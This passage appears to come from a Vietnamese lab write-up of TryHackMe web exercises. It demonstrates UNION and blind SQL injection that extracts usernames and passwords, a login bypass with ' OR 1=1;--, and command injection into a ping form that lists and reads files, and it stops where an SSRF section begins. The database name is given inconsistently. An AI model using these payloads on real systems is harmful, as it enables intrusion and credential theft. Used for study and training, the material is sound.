Điều này tương tự như truy vấn SQL trước đó. Tuy nhiên, thông tin chúng ta muốn truy xuất đã thay đổi từ table_name thành column_name, bảng chúng ta đang truy vấn trong cơ sở dữ liệu information_schema đã thay đổi từ bảng thành cột và chúng ta đang tìm kiếm bất kỳ hàng nào trong đó cột table_name có giá trị là staff_users. Kết quả truy vấn cung cấp ba cột cho bảng staff_users: id, password, username. Chúng ta có thể sử dụng cột username và password cho truy vấn sau để lấy thông tin của người dùng.

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR
'<br>') FROM staff_users
```

SQL Query	Answer
select * from article where id = 0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR ') FROM staff_users	<p>What is the user martin's password?</p> <input type="text" value="pa\$\$word"/> <p>Check Password</p>

Hình 28. Kết quả của truy vấn lấy thông tin người dùng (username và password)

Chúng ta sử dụng phương thức `group_concat` để trả về tất cả các hàng thành một chuỗi và làm cho nó dễ đọc hơn. Chúng ta cũng đã thêm `','`, để phân chia username và password với nhau. Thay vì được phân tách bằng dấu phẩy, chúng ta đã chọn thẻ HTML `
` buộc mỗi kết quả phải nằm trên một dòng riêng biệt để dễ đọc hơn.

Blind SQL Injection – Bypass Authentication

SQL Query	SQL Results
select * from users where username="" and password="" LIMIT 1;	

Hình 29. Truy vấn SQL khi trường username và password còn trống

Trong khung SQL Query các trường username và password hiện đang trống do người dùng chưa nhập các thông tin này vào biểu mẫu đăng nhập trang web. Để biến điều này thành một truy vấn luôn trả về giá trị đúng, chúng ta có thể nhập thông tin sau vào trường password:

' OR 1=1;--

https://website.thm/login

Login Form

You bypassed the login and can now move to the next level

[Level 3](#)

SQL Query	SQL Results
select * from users where username=" and password=" OR 1=1;--" LIMIT 1;	

Hình 30. Kết quả với truy vấn ' OR 1=1;--

Bởi 1=1 luôn là mệnh đề đúng và ta sử dụng toán tử OR để khiến các câu truy vấn luôn là đúng. Điều này khiến logic ứng dụng web luôn nhận đầu vào này và cơ sở dữ liệu sẽ chấp nhận chúng.

Blind SQL Injection – Boolean Based

Nội dung trình duyệt chứa {"taken":true}. Điểm cuối API này sao chép một tính năng phổ biến có trên nhiều biểu mẫu đăng ký, kiểm tra xem tên người dùng đã được đăng ký hay chưa để nhắc người dùng chọn tên người dùng khác. Vì giá trị được đặt thành true nên chúng ta có thể giả sử username admin đã được đăng ký. Ta có thể xác nhận điều này bằng cách thay đổi username trong thanh địa chỉ của trình duyệt mô phỏng từ admin thành admin123 và khi nhấn enter, ta sẽ thấy giá trị được lấy hiện đã thay đổi thành false.

https://website.thm/checkuser?username=admin123

{"taken":false}

https://website.thm/login

Login Form

Username:

Password:

[Login](#)

SQL Query	SQL Results
select * from users where username = 'admin123' LIMIT 1	

Hình 31. Trạng thái taken chuyển từ true sang false

Đầu vào duy nhất mà ta có quyền kiểm soát là username trong chuỗi truy vấn và sẽ phải sử dụng thông tin này để thực hiện thao tác chèn SQL. Giữ tên người dùng là admin123, chúng ta có thể bắt đầu thêm vào tên này để thử làm cho cơ sở dữ liệu xác nhận những điều đúng, thay đổi trạng thái của trường đã lấy từ false thành true.

Giống như ở các cấp độ trước, nhiệm vụ đầu tiên của chúng ta là thiết lập số lượng cột trong bảng của người dùng mà chúng ta có thể đạt được bằng cách sử dụng câu lệnh UNION. Thay đổi giá trị username thành như sau:

admin123' UNION SELECT 1;--

The screenshot shows a web browser window with the URL `https://website.thm/checkuser?username=admin123' UNION SELECT 1;--`. The response is a JSON object: `{"taken":false}`. Below this, another browser window shows the login page at `https://website.thm/login`. The login form has fields for Username and Password, and a Login button. Below the login form, there is a table with two columns: SQL Query and SQL Results.

SQL Query	SQL Results
<code>select * from users where username = 'admin123' UNION SELECT 1;--' LIMIT 1</code>	<code>SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns</code>

Hình 32. Kết quả của truy vấn `admin123' UNION SELECT 1;--`

Vì ứng dụng web đã phản hồi với giá trị được coi là false nên chúng ta có thể xác nhận đây là giá trị cột không chính xác. Tiếp tục thêm nhiều cột hơn cho đến khi chúng ta có giá trị true. Bạn có thể xác nhận ba cột bằng cách đặt username thành giá trị bên dưới:

admin123' UNION SELECT 1,2,3;--

The image shows a web browser window with the address bar displaying `https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3;--`. The page content is `{"taken":true}`.

Below the browser window is a login form titled "Login Form" with fields for "Username:" and "Password:", and a "Login" button.

At the bottom is a table with two columns: "SQL Query" and "SQL Results".

SQL Query	SQL Results
<code>select * from users where username = 'admin123' UNION SELECT 1,2,3;-- ' LIMIT 1</code>	

Hình 33. Kết quả của truy vấn `admin123' UNION SELECT 1,2,3;--`

Bây giờ số lượng cột của chúng ta đã được thiết lập, chúng ta có thể làm việc với việc liệt kê cơ sở dữ liệu. Nhiệm vụ đầu tiên là khám phá tên cơ sở dữ liệu. Chúng ta có thể thực hiện việc này bằng cách sử dụng phương thức `database()` tích hợp sẵn, sau đó sử dụng toán tử `like` để thử và tìm kết quả trả về trạng thái đúng:

`admin123' UNION SELECT 1,2,3 where database() like '%';--`

The screenshot shows a web browser window with the URL `https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 where database() like '%';--' LIMIT 1`. The response is `{"taken":true}`. Below the browser is a login form titled "Login Form" with fields for "Username:" and "Password:", and a "Login" button. At the bottom, there are two panels: "SQL Query" and "SQL Results". The "SQL Query" panel contains the text: `select * from users where username = 'admin123' UNION SELECT 1,2,3 where database() like '%';--' LIMIT 1`. The "SQL Results" panel is empty.

Hình 34. Kết quả của truy vấn khám phá tên database

Có thể lần lượt thử các chữ cái và chúng ta sẽ tìm ra được tên của database bằng truy vấn:

`admin123' UNION SELECT 1,2,3 where database() like 's%';--`

The screenshot shows a web browser window with the URL `https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 where database() like 's%';--' LIMIT 1`. The response is `{"taken":true}`. Below the browser is a login form titled "Login Form" with fields for "Username:" and "Password:", and a "Login" button. At the bottom, there are two panels: "SQL Query" and "SQL Results". The "SQL Query" panel contains the text: `select * from users where username = 'admin123' UNION SELECT 1,2,3 where database() like 's%';--' LIMIT 1`. The "SQL Results" panel is empty.

Hình 35. Kết quả của truy vấn thử các chữ cái đầu của tên database

Cứ tiếp tục như vậy với “sa%”, “sb%”,... và cuối cùng ta tìm được tên của database là `sqli_three`.

Giờ đây chúng ta có thể sử dụng tên database để liệt kê tên bảng với phương pháp tương tự bằng cách sử dụng cơ sở dữ liệu `information_schema`. Hãy thử đặt username thành giá trị sau:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--
```

The screenshot shows a web browser window with the URL `https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 FROM ir`. The response is `{"taken":false}`. Below this is a login form titled "Login Form" with fields for "Username:" and "Password:", and a "Login" button. At the bottom, there is a table with two columns: "SQL Query" and "SQL Results". The "SQL Query" column contains the query: `select * from users where username = 'admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--' LIMIT 1`. The "SQL Results" column is empty.

SQL Query	SQL Results
<code>select * from users where username = 'admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--' LIMIT 1</code>	

Hình 36. Kết quả của truy vấn tìm tên bảng trong database

Truy vấn này tìm kiếm kết quả trong cơ sở dữ liệu `information_schema` trong bảng `tables`, trong đó tên database khớp với `sqli_third` và tên bảng bắt đầu bằng chữ cái `a`. Vì truy vấn trên dẫn đến phản hồi sai nên chúng tôi có thể xác nhận rằng không có bảng nào trong cơ sở dữ liệu `sqli_third` bắt đầu bằng chữ cái `a`. Giống như trước đây, bạn sẽ cần duyệt qua các chữ cái, số và ký tự cho đến khi tìm thấy kết quả khớp.

Cuối cùng, bạn sẽ phát hiện ra một bảng trong cơ sở dữ liệu `sqli_two` có username mà bạn có thể xác nhận bằng cách chạy tải trọng username:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--
```


The image shows a web browser window with the address bar displaying `https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 FROM ir`. The page content is `{"taken":true}`.

Below this is another browser window showing the login page at `https://website.thm/login`. The page has a title "Login Form" and two input fields labeled "Username:" and "Password:". A "Login" button is positioned below the password field.

At the bottom, there is a table with two columns: "SQL Query" and "SQL Results".

SQL Query	SQL Results
<pre>select * from users where username = 'admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--' LIMIT 1</pre>	

Hình 37. Kết quả truy vấn phát hiện tên bảng trong database

Cuối cùng, bây giờ chúng ta cần liệt kê tên cột trong bảng người dùng để có thể tìm kiếm thông tin xác thực đăng nhập một cách chính xác. Một lần nữa, chúng ta có thể sử dụng cơ sở dữ liệu `information_schema` và thông tin chúng ta đã thu được để truy vấn tên cột. Bằng cách sử dụng tải trọng bên dưới, chúng tôi tìm kiếm bảng column trong đó database là `sqli_third`, tên bảng là `users` và tên cột bắt đầu bằng chữ cái a.

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS  
WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and  
COLUMN_NAME like 'a%';
```

The image shows a web browser window with the address bar displaying `https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 FROM ir`. The page content is `{"taken":false}`.

Below this is another browser window showing the `https://website.thm/login` page. It features a "Login Form" with fields for "Username:" and "Password:", and a "Login" button.

At the bottom, there is a table with two columns: "SQL Query" and "SQL Results".

SQL Query	SQL Results
<pre>select * from users where username = 'admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';' LIMIT 1</pre>	

Hình 38. Kết quả của truy vấn tên cột

Một lần nữa, bạn sẽ cần duyệt qua các chữ cái, số và ký tự cho đến khi tìm thấy kết quả khớp. Vì đang tìm kiếm nhiều kết quả, bạn sẽ phải thêm kết quả này vào phần tải trọng của mình mỗi khi tìm thấy tên cột mới để tránh phát hiện ra cùng một kết quả.

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS  
WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and  
COLUMN_NAME like 'a%' and COLUMN_NAME !='id';
```

The image shows a web browser window with the address bar displaying `https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 FROM ir`. The page content is `{"taken":false}`.

Below this is another browser window showing the `https://website.thm/login` page. It features a "Login Form" with fields for "Username:" and "Password:", and a "Login" button.


At the bottom, there is a table with two columns: "SQL Query" and "SQL Results".

SQL Query	SQL Results
<pre>select * from users where username = 'admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sql_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME != 'id'; LIMIT 1</pre>	

Hình 39. Kết quả truy vấn tên cột với nhiều điều kiện

Lặp lại quá trình này ba lần sẽ cho phép bạn khám phá id cột, username và password. Bây giờ bạn có thể sử dụng để truy vấn bảng users để biết thông tin đăng nhập. Trước tiên, bạn sẽ cần khám phá tên người dùng hợp lệ mà bạn có thể sử dụng trọng tải:


`admin123' UNION SELECT 1,2,3 from users where username like 'a%`



Hình 40. Kết quả truy vấn username

Khi bạn đã duyệt qua tất cả các ký tự, bạn sẽ xác nhận sự tồn tại của tên người dùng admin. Tải trọng sau đây để tìm mật khẩu:


`admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%'`. Và cứ thế thử các ký tự ta tìm được mật khẩu là 3845.



Hình 41. Kết quả mật khẩu được tìm thấy

Blind SQL Injection -Time Based

Khi ta cố gắng thiết lập số lượng cột trong một bảng, ta sẽ sử dụng truy vấn:
admin123' UNION SELECT SLEEP(5);--




SQL Query	SQL Results
select * from analytics_referrers where domain='admin123' UNION SELECT SLEEP(5);--' LIMIT 1	SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns

Hình 42. Kết quả truy vấn admin123' UNION SELECT SLEEP(5);--

Nếu không có thời gian tạm dừng trong thời gian phản hồi, chúng tôi biết rằng truy vấn không thành công, vì vậy, giống như các tác vụ trước, chúng ta thêm một cột khác:

admin123' UNION SELECT SLEEP(5),2;--



Hình 43. Kết quả truy vấn `admin123' UNION SELECT SLEEP(5),2;--`

Tải trọng này tạo ra độ trễ 5 giây, xác nhận việc thực hiện thành công câu lệnh UNION và có hai cột.

3.5 Mô phỏng tấn công Command Injection

Chúng ta sẽ tiến hành kiểm tra một số tải trọng trên ứng dụng được lưu trữ trên trang web để kiểm tra việc chèn lệnh. Có nhiều loại tải trọng khác nhau mà chúng ta cần triển khai để có thể tấn công Command Injection. Đây là một thử thách khó và đòi hỏi kẻ tấn công nắm bắt được nhiều kỹ thuật chèn lệnh và hiểu sâu sa cơ chế của ứng dụng web.

Một ứng dụng web tiện dụng dùng để kiểm tra tính khả dụng của thiết bị bằng cách nhập địa chỉ IP của thiết bị đó vào trường trống. Chúng ta sẽ xem xét các lệnh chèn để tiết lộ một số thông tin của trang web:


DiagnoseIT

Use this handy web application to test the availability of a device by entering it's **IP address** in the field below. For example, **127.0.0.1**

Execute

Hình 44. Trang web đơn giản kiểm tra tính khả dụng của thiết bị

Khi ta thực hiện điền địa chỉ IP vào trường trống, trang web sẽ kiểm tra chức năng Ping cho địa chỉ IP này. Căn cứ vào đó xác định được thời gian các gói tin request/reply nhưng lại ẩn thông tin hệ điều hành,... do đó cần một số lệnh phức tạp để đạt được điều này. Ngoài ra còn một số chức năng chúng ta sẽ tận dụng tấn công Command Injection để xem các chức năng hỏng cũng như tiết lộ một số thông tin cần thiết.


ACKme IT Services

DiagnoseIT

Use this handy web application to test the availability of a device by entering it's **IP address** in the field below. For example, **127.0.0.1**

Execute

Here is your command: 127.0.0.1

Output:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms 64
bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.032 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64
time=0.032 ms 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms --- 127.0.0.1 ping statistics --- 4
packets transmitted, 4 received, 0% packet loss, time 3050ms rtt min/avg/max/mdev =
0.017/0.027/0.032/0.006 ms
```

Hình 45. Kết quả khi chẩn đoán IP: 127.0.0.1

Một cách khác là thử tìm kiếm các tệp, thư mục có trong máy có địa chỉ IP 127.0.0.1, ta thấy có 8 thư mục được liệt kê trong thư mục /home/tryhackme. Nhưng chúng ta cần chú ý file flag.txt để tìm ra được thông tin của file mục tiêu

muốn đạt được. Từ đây ta có thể dùng lệnh cat để xem nội dung của file mục tiêu đã liệt kê được.



DiagnoseIT

Use this handy web application to test the availability of a device by entering its **IP address** in the field below. For example, **127.0.0.1**

Execute

Here is your command: 127.0.0.1 & ls -l /home/*

Output:

```
/home/tryhackme: total 8 -rwxrwxrwx 1 tryhackme tryhackme 32 Sep 29 2021 flag.txt -rwxrwxrwx 1
tryhackme tryhackme 64 Sep 29 2021 flag.txt.save /home/ubuntu: total 4 drwxrwxr-x 2 ubuntu ubuntu 4096
Sep 30 2021 scratch PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1
ttl=64 time=0.016 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.031 ms 64 bytes from 127.0.0.1:
icmp_seq=3 ttl=64 time=0.032 ms 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.026 ms --- 127.0.0.1
ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3050ms rtt min/avg/max/mdev =
0.016/0.026/0.032/0.006 ms
```

Hình 46. Tiêm lệnh để tìm các file, thư mục trong máy có IP 127.0.0.1



DiagnoseIT

Use this handy web application to test the availability of a device by entering it's **IP address** in the field below. For example, **127.0.0.1**

Execute

Here is your command: 127.0.0.1 & cat /home/tryhackme/flag.txt.save

Output:

```
THM{COMMAND_INJECTION_COMPLETE} THM{COMMAND_INJECTION_COMPLETE} PING 127.0.0.1
(127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms 64 bytes from
127.0.0.1: icmp_seq=2 ttl=64 time=0.031 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.033 ms 64
bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.031 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted,
4 received, 0% packet loss, time 3067ms rtt min/avg/max/mdev = 0.014/0.027/0.033/0.007 ms
```

Hình 47. Nội dung mục tiêu khi thực hiện tiêm lệnh thành công

Tiếp theo là xem thông tin ứng dụng web được dùng bởi người dùng nào, ta thực hiện lệnh như trong hình và thấy được ID của người dùng. Từ ID này có thể thực hiện các lệnh tấn công xem mật khẩu.



DiagnoseIT

Use this handy web application to test the availability of a device by entering it's **IP address** in the field below. For example, **127.0.0.1**

Execute

Here is your command: 127.0.0.1 & \$;/usr/bin/id


Output:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data) PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
54 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64
time=0.031 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.031 ms 64 bytes from 127.0.0.1:
icmp_seq=4 ttl=64 time=0.030 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 received, 0%
packet loss, time 3056ms rtt min/avg/max/mdev = 0.016/0.027/0.031/0.006 ms
```

Hình 48. Chèn lệnh tìm thông tin người dùng có ID=33

3.6 Mô phỏng tấn công SSRF

Chúng ta tìm hiểu hai điểm cuối mới trong quá trình khám phá nội dung trên trang web Acme IT Support. Cái đầu tiên là /private, cung cấp cho chúng ta thông báo lỗi giải thích rằng không thể xem nội dung từ địa chỉ IP của chúng ta. Thứ hai là phiên bản mới của trang tài khoản khách hàng tại /customers/new-account-page với tính năng mới cho phép khách hàng chọn hình đại diện cho tài khoản của mình.



